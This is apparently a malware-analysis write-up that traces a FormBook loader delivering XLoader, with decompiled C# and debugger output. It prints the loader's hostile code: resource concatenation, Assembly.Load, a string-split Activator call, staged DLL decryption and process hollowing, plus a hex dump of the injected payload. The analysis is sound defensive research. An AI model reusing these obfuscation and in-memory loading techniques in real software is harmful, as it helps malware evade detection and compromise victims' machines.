


```
// Token: 0x06000022 RID: 34 RVA: 0x00003704 File Offset: 0x00001904
private void InitializeComponent()
{
    ChartArea chartArea = new ChartArea();
    Legend legend = new Legend();
    Series series = new Series();
    ComponentResourceManager componentResourceManager = new ComponentResourceManager(typeof(View));
    this.main_chart = new Chart();
    this.a_tb = new TextBox();
    this.label1 = new Label();
    this.label2 = new Label();
    this.label3 = new Label();
    this.label4 = new Label();
    List<byte> list = new List<byte>();
    byte[] array = (byte[])componentResourceManager.GetObject("Quartz");
    Array.Reverse(array);
    list.AddRange(array);
    list.AddRange((byte[])componentResourceManager.GetObject("Versa"));
    list.AddRange((byte[])componentResourceManager.GetObject("Zinc"));
    this.label5 = new Label();
    this.label6 = new Label();
    this.label7 = new Label();
    this.label8 = new Label();
    this.label9 = new Label();
    this.label10 = new Label();
    this.label11 = new Label();
    this.label12 = new Label();
    this.label13 = new Label();
    this.label14 = new Label();
    this.label15 = new Label();
    this.label16 = new Label();
    this.label17 = new Label();
    this.label18 = new Label();
    this.accept_button = new Button();
    this.next_button = new Button();
    this.n_tb = new TextBox();
    this.k_tb = new TextBox();
    this.lambda_tb = new TextBox();
    this.h_tb = new TextBox();
    this.min_beta_tb = new TextBox();
    this.max_beta_tb = new TextBox();
```

The relevant lines of code shows that malware is loading binary from 3 different resources:

- Quartz which is also reversed
- Versa
- Zinc


These 3 are the malicious resources that are combined and loaded at run-time for further execution. After going through a lot of junk code, I came across the line of code that resolves this assembly at run-time and create instance of resource followed by loading the first method using **System.Activator** class.



```
this.min_e_tb = new TextBox();
this.max_e_tb = new TextBox();
((ISupportInitialize)this.main_chart).BeginInit();
base.SuspendLayout();
Assembly assembly = Assembly.Load(list.ToArray());
string[] array2 = new string[] { "Cr", "eate", "Inst", "ance" };
Type.GetType("System.Activator").InvokeMember(string.Join("", array2), BindingFlags.InvokeMethod, null, null, new object[]
{
    assembly.GetExportedTypes()[0],
    Quantum.Transformation
});
```

Since, stage1 malware resolves assemblies at run-time and activate the method from resolved assemblies therefore static analysis is not possible ahead of this step, so I shifted to dynamic analysis.

- The runtime binary that has been loaded can be seen in the modules window.
- The name of runtime generated binary is **pendulum**. In the code, the malware is invoking the first member returned by the GetExportedTypes which means the first member of exports would be executed.
- We can locate the first function in the pendulum binary and set the breakpoint ahead to stop and debug it.




```
((ISupportInitialize)this.main_chart).BeginInit();
base.SuspendLayout();
Assembly assembly = Assembly.Load(list.ToArray());
string[] array2 = new string[] { "Cr", "eate", "Inst", "ance" };
Type.GetType("System.Activator").InvokeMember(string.Join("", array2), BindingFlags.InvokeMethod, null, null, new object[]
{
    assembly.GetExportedTypes()[0],
    Quantum.Transformation
});
this.main_chart.Anchor = AnchorStyles.Top | AnchorStyles.Bottom | AnchorStyles.Left | AnchorStyles.Right;
```

Name	Optimized	Dynamic	InMemory	Order	Version	Timestamp	Address	Process	AppDomain	Path
formbook.exe	No	No	No	2	0.0.0.0	4/12/2023 5:21:49 PM	002E0000-0036E000	[0xA40] formbook.exe	[1] formbook.exe	C:\Users\shaddy
System.Windows.Forms.dll	No	No	No	3	4.8.9181.0 built by: NET481REL1LAST_C	7/19/2023 5:20:06 PM	05CB0000-06268000	[0xA40] formbook.exe	[1] formbook.exe	C:\Windows\Mi
System.dll	No	No	No	4	4.8.9206.0 built by: NET481REL1LAST_B	10/31/2023 7:41:35 PM	056F0000-05A4E000	[0xA40] formbook.exe	[1] formbook.exe	C:\Windows\Mi
System.Drawing.dll	No	No	No	5	4.8.9037.0 built by: NET481REL1	6/24/2022 3:31:41 PM	04E70000-04F02000	[0xA40] formbook.exe	[1] formbook.exe	C:\Windows\Mi
System.Configuration.dll	No	No	No	6	4.8.9037.0 built by: NET481REL1	6/24/2022 3:31:22 PM	050D0000-05136000	[0xA40] formbook.exe	[1] formbook.exe	C:\Windows\Mi
System.Xml.dll	No	No	No	7	4.8.9037.0 built by: NET481REL1	6/24/2022 3:31:30 PM	06500000-06784000	[0xA40] formbook.exe	[1] formbook.exe	C:\Windows\Mi
Accessibility.dll	No	No	No	8	4.8.9037.0 built by: NET481REL1	6/24/2022 3:10:57 PM	05BD0000-05BDA000	[0xA40] formbook.exe	[1] formbook.exe	C:\Windows\Mi
System.Windows.Forms....	No	No	No	9	4.8.9037.0	6/24/2022 3:28:03 PM	06790000-06936000	[0xA40] formbook.exe	[1] formbook.exe	C:\Windows\Mi
Pendulum	No	No	Yes	10	1.0.0.0	4/11/2023 3:47:12 PM	08380000-08386800	[0xA40] formbook.exe	[1] formbook.exe	Pendulum

There are further binaries being resolved from the resource of first loaded DLL which is Pendulum. In the modules tab, we can trace which dlls are being added and keep following through.


- Another binary that is being loaded at run-time from the resource of pendulum is the **cruiser.dll** which could be seen in the modules window. This binary undergoes gzip decompression and loaded using Activator class.
- This binary contains a few methods called "**CausalitySource** and **SearchResult**" which performs some kind of decryption of another third resource which will also be loaded on runtime.



```
    // Token: 0x06000005 RID: 5 RVA: 0x00002238 File Offset: 0x00000438
    public static void Dodge(string StringTypeInfo, string InputBlockSize, string EscapedIRemotingFormatter)
    {
        Thread.Sleep(44102);
        Type type = Canvas.GlobalAssemblyCache(Canvas.Magnatic()).GetType("Munoz.Himentater");
        object obj = Activator.CreateInstance(type);
        StringTypeInfo = (string)type.GetMethod("CausalitySource").Invoke(obj, new object[] { StringTypeInfo });
        InputBlockSize = (string)type.GetMethod("CausalitySource").Invoke(obj, new object[] { InputBlockSize });
        Bitmap bitmap = Canvas.LowestBreakIteration(StringTypeInfo, EscapedIRemotingFormatter);
        byte[] array = Canvas.NamedArguments(Canvas.RestoreOriginalBitmap(bitmap, 150, 150));
        array = (byte[])type.GetMethod("SearchResult").Invoke(obj, new object[] { array, InputBlockSize });
        Assembly assembly = Canvas.GlobalAssemblyCache(array);
        Canvas.ParsingState(assembly);
        Environment.Exit(0);
    }

    // Token: 0x06000006 RID: 6 RVA: 0x0000230C File Offset: 0x0000050C
```

Name	Optimized	Dynamic	InMemory	Order	Version	Timestamp	Address	Process	AppDomain	Path
System.Xml.dll	No	No	No	7	4.8.9037.0 built by: NET481REL1	6/24/2022 3:31:30 PM	06500000-06784000	[0xA40] formbook.exe	[1] formbook.exe	C:\Windows\Micr
Accessibility.dll	No	No	No	8	4.8.9037.0 built by: NET481REL1	6/24/2022 3:10:57 PM	05BD0000-05BDA000	[0xA40] formbook.exe	[1] formbook.exe	C:\Windows\Micr
System.Windows.Forms....	No	No	No	9	4.8.9037.0	6/24/2022 3:28:03 PM	06790000-06936000	[0xA40] formbook.exe	[1] formbook.exe	C:\Windows\Micr
Pendulum	No	No	Yes	10	1.0.0.0	4/11/2023 3:47:12 PM	08380000-08386800	[0xA40] formbook.exe	[1] formbook.exe	Pendulum
Cruiser	No	No	Yes	11	5.0.0.0	4/10/2023 3:01:02 AM	00820000-00825C00	[0xA40] formbook.exe	[1] formbook.exe	Cruiser


- The last resource that has been decrypted and loaded is called **Discompard.dll**.
- In the method of ParsingState, it could be seen that a method from this assembly is being called for further execution of malware.



```
        Assembly assembly = Canvas.GlobalAssemblyCache(array);
        Canvas.ParsingState(assembly);
        Environment.Exit(0);
    }

    // Token: 0x06000006 RID: 6 RVA: 0x0000230C File Offset: 0x0000050C
    private static void ParsingState(object TP)
    {
        Type type = ((Assembly)TP).GetTypes()[20];
        MethodInfo methodInfo = type.GetMethods()[29];
        methodInfo.Invoke(null, null);
    }
```

Name	Optimized	Dynamic	InMemory	Order	Version	Timestamp
System.dll	No	No	No	4	4.8.9206.0 built by: NET481REL1LAST_B	10/31/2023 7:41:35 PM
System.Drawing.dll	No	No	No	5	4.8.9037.0 built by: NET481REL1	6/24/2022 3:31:41 PM
System.Configuration.dll	No	No	No	6	4.8.9037.0 built by: NET481REL1	6/24/2022 3:31:22 PM
System.Xml.dll	No	No	No	7	4.8.9037.0 built by: NET481REL1	6/24/2022 3:31:30 PM
Accessibility.dll	No	No	No	8	4.8.9037.0 built by: NET481REL1	6/24/2022 3:10:57 PM
System.Windows.Forms....	No	No	No	9	4.8.9037.0	6/24/2022 3:28:03 PM
Pendulum	No	No	Yes	10	1.0.0.0	4/11/2023 3:47:12 PM
Cruiser	No	No	Yes	11	5.0.0.0	4/10/2023 3:01:02 AM
Discompard	No	No	Yes	12	3.3.0.0	4/12/2023 5:21:39 PM

- We can also see the names of classes and methods that are being called from this assembly in the locals. Using this information, we can then setup another breakpoint in the **Discompard.dll** method and continue debugging the 3rd resource.
- Again, we can explore the third binary and setup a breakpoint on the function that it tries to call.



```
    // Token: 0x06000006 RID: 6 RVA: 0x0000230C File Offset: 0x0000050C
    private static void ParsingState(object TP)
    {
        Type type = ((Assembly)TP).GetTypes()[20];
        MethodInfo methodInfo = type.GetMethods()[29];
        methodInfo.Invoke(null, null);
    }
```


100 %

Locals

Name	Value	Type
System.Type.GetMethods returned	{System.Reflection.MethodInfo[0x00000060]}	System.Reflection.MethodInfo[]
TP	{Discompard, Version=3.2.0.0, Culture=neutral, PublicKeyToken=null}	object {System.Reflection.Runtime...
type	{Name = "kLSyeENxD6BMAeYADR" FullName = "SHEPeZA8U769EsDSdB.kLSyeENxD6BMAeYADR"}	System.Type {System.RuntimeType}
methodInfo	{Void NL7U9YA9Rs()}	System.Reflection.MethodInfo {Sy...

We have now entered the method called by the previous dll. This binary is highly obfuscated with random variable and class names. Normally, what I do is that I check if a deobfuscator like de4dot or some other tool is able to deobfuscate such a binary. If it is possible then I patch the resource and continue my debugging with the deobfuscated version. But in this case, it is very tricky because this resource is dependent upon two other binaries that are being called first and to patch all these will be such a headache. So, I decided to move forward with the obfuscated version and see if I could understand what it is doing from the local variables and return values.

- I kept stepping over and checking the variables and function returns.
- It skipped most of the flags but then I stepped over a function and a return value shows that another binary has been returned. The MZ bytes (4D 5A) could be seen in the array.




```
            kLSyeENxD6BMAeYADR.pF7UuGEEDQ(kLSyeENxD6BMAeYADR.BygaFSwCOK, text3);
        }
        kLSyeENxD6BMAeYADR.Nyia4kU4K9 = prF80JBVZRiJ2T0Fkq.tpZilwuGW6(prF80JBVZRiJ2T0Fkq.UDmimHqfLx(kLSyeENxD6BMAeYADR.JhQa06ajRr), kLSyeENxD6BMAeYADR.a1raZD3vqR)
        bool flag10 = kLSyeENxD6BMAeYADR.T6ya8MhNrG == 4;
        if (flag10)
        {
            kLSyeENxD6BMAeYADR.QiKURAqTGQ();
        }
        bool flag11 = kLSyeENxD6BMAeYADR.T6ya8MhNrG != 4;
        if (flag11)
        {
            kLSyeENxD6BMAeYADR.OXbUZehger(kLSyeENxD6BMAeYADR.T6ya8MhNrG, text);
```

100 %

Locals

Name	Value	Type
SHEPeZA8U769EsDSdB.prF80JBVZRiJ2T0Fkq.UDmimHqfLx returned	{byte[0x0002E601]}	byte[]
[0]	0x4D	byte
[1]	0x5A	byte
[2]	0x45	byte
[3]	0x52	byte
[4]	0xE8	byte
[5]	0x00	byte
[6]	0x00	byte
[7]	0x00	byte
[8]	0x00	byte
[9]	0x58	byte
[10]	0x83	byte
[11]	0xE8	byte
[12]	0x09	byte

- It confirms that this malware might perform some kind of injection or dump the binary in a file and execute it as a 2nd stage malware.
- I stepped into a function that is obfuscated but it looks like it is performing **process hollowing**, as the malware opens itself in a suspended state and ready to inject in the address space of this process.




```
int num4 = array[41];
int num5 = 0;
bool flag5 = !kLSyeENxD6BMAeYADR.SB4a7wSHKv(dlv5dekSwafeWcC7LB.iS7i53bF6Z, num4 + 8, ref num5, 4, ref num);
if (flag5)
{
    throw new Exception();
}
bool flag6 = num3 == num5;
if (flag6)
{
    bool flag7 = kLSyeENxD
    if (flag7)
    {
        throw new Exceptic
    }
}
int num6 = lgqQNFuC1TxttCg
int num7 = lgqQNFuC1TxttCg
bool flag8 = false;
```

Process Hacker [DESKTOP-002IHON\shaddy]+ (Administrator)

Name	PID	CPU	I/O total ...	Private b...	User name	Description
dnSpy-x86.exe	4704	0.10		374.35 MB	DESKTOP-002IHON\shac	dnSpy-x86
formbook.exe	2624			43.97 MB	DESKTOP-002IHON\shac	
formbook.exe	3720			448 kB	DESKTOP-002IHON\shac	

- Stepped over few of the functions while checking RWX memory region of the process
- At one point it reserved the memory and then started writing shellcode into that memory in chunks
- It changes the execution of base image to the injected shellcode and finally resume the process using ResumeThread API.



formbook.exe (3720) Properties

Base address	Type	Size	Protect...	Use
0x400000	Private	188 kB	RWX	
0x400000	Private: Commit	188 kB	RWX	
0xc50000	Image	568 kB	WCX	C:\Users
0xce0000	Private	128 kB	RW	
0xd00000	Private			
0xd10000	Mapped			
0xd30000	Private			
0xd70000	Mapped			
0xd80000	Private			
0xe00000	Private			
0x1000000	Private			
0x77930000	Image			
0x7f590000	Mapped			
0x7f5a0000	Mapped			
0x7ffe0000	Private			
0x7ffe6000	Private			
0x7fff0000	Private			
0x7ffff2ed0000	Image			

formbook.exe (3720) (0x400000 - 0x42f000)

```
00000000 4d 5a 45 52 e8 00 00 00 00 58 83 e8 09 8b c8 83 MZER.....X......
00000010 c0 3c 8b 00 03 c1 83 c0 28 03 08 ff e1 90 00 00 .<......(.......
00000020 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000030 00 00 00 00 00 00 00 00 00 00 00 00 c0 00 00 00 ................
00000040 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 ........!..L.!Th
00000050 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f is program canno
00000060 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 t be run in DOS 
00000070 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 mode....$.......
00000080 b1 1c 6c c1 f5 7d 02 92 f5 7d 02 92 f5 7d 02 92 ..l..}...}...}..
00000090 d2 bb cd 92 f6 7d 02 92 d2 bb cf 92 f4 7d 02 92 .....}.......}..
000000a0 d2 bb ce 92 f4 7d 02 92 52 69 63 68 f5 7d 02 92 .....}..Rich.}..
000000b0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
000000c0 50 45 00 00 4c 01 01 00 f9 3f a3 3a 00 00 00 00 PE..L....?.:....
000000d0 00 00 00 00 e0 00 02 01 0b 01 0b 00 00 d4 02 00 ................
000000e0 00 00 00 00 00 00 00 00 e0 12 00 00 00 10 00 00 ................
000000f0 00 f0 02 00 00 00 40 00 00 10 00 00 00 02 00 00 ......@.........
00000100 06 00 00 00 00 00 00 00 06 00 00 00 00 00 00 00 ................
00000110 00 f0 02 00 00 02 00 00 00 00 00 00 02 00 40 81               @
```

```
    throw new Exceptic
6 = lgqQNFuC1TxttCg
7 = lgqQNFuC1TxttCg
ag8 = false;
8 = kLSyeENxD6BMAeY
ag9 = num8 == 0;
g9)
ow new Exception();
ag10 = !kLSyeENxD6E
```

Process Hacker [DESKTOP-002IHON\shaddy]+ (Administrator)


Name	PID	CPU	I/O total ...	Private b...	User name	Description
dnSpy-x86.exe	4704	0.08		377.89 MB	DESKTOP-002IHON\shac	dnSpy-x86
formbook.exe	2624			44.04 MB	DESKTOP-002IHON\shac	
formbook.exe	3720			640 kB	DESKTOP-002IHON\shac	

- This is the exact behavior of process hollowing.
- I dumped this shellcode to analyze the malware separately as a second stage payload.
- The stage2 malware is the real xloader payload.

Stage2: Xloader 4.3

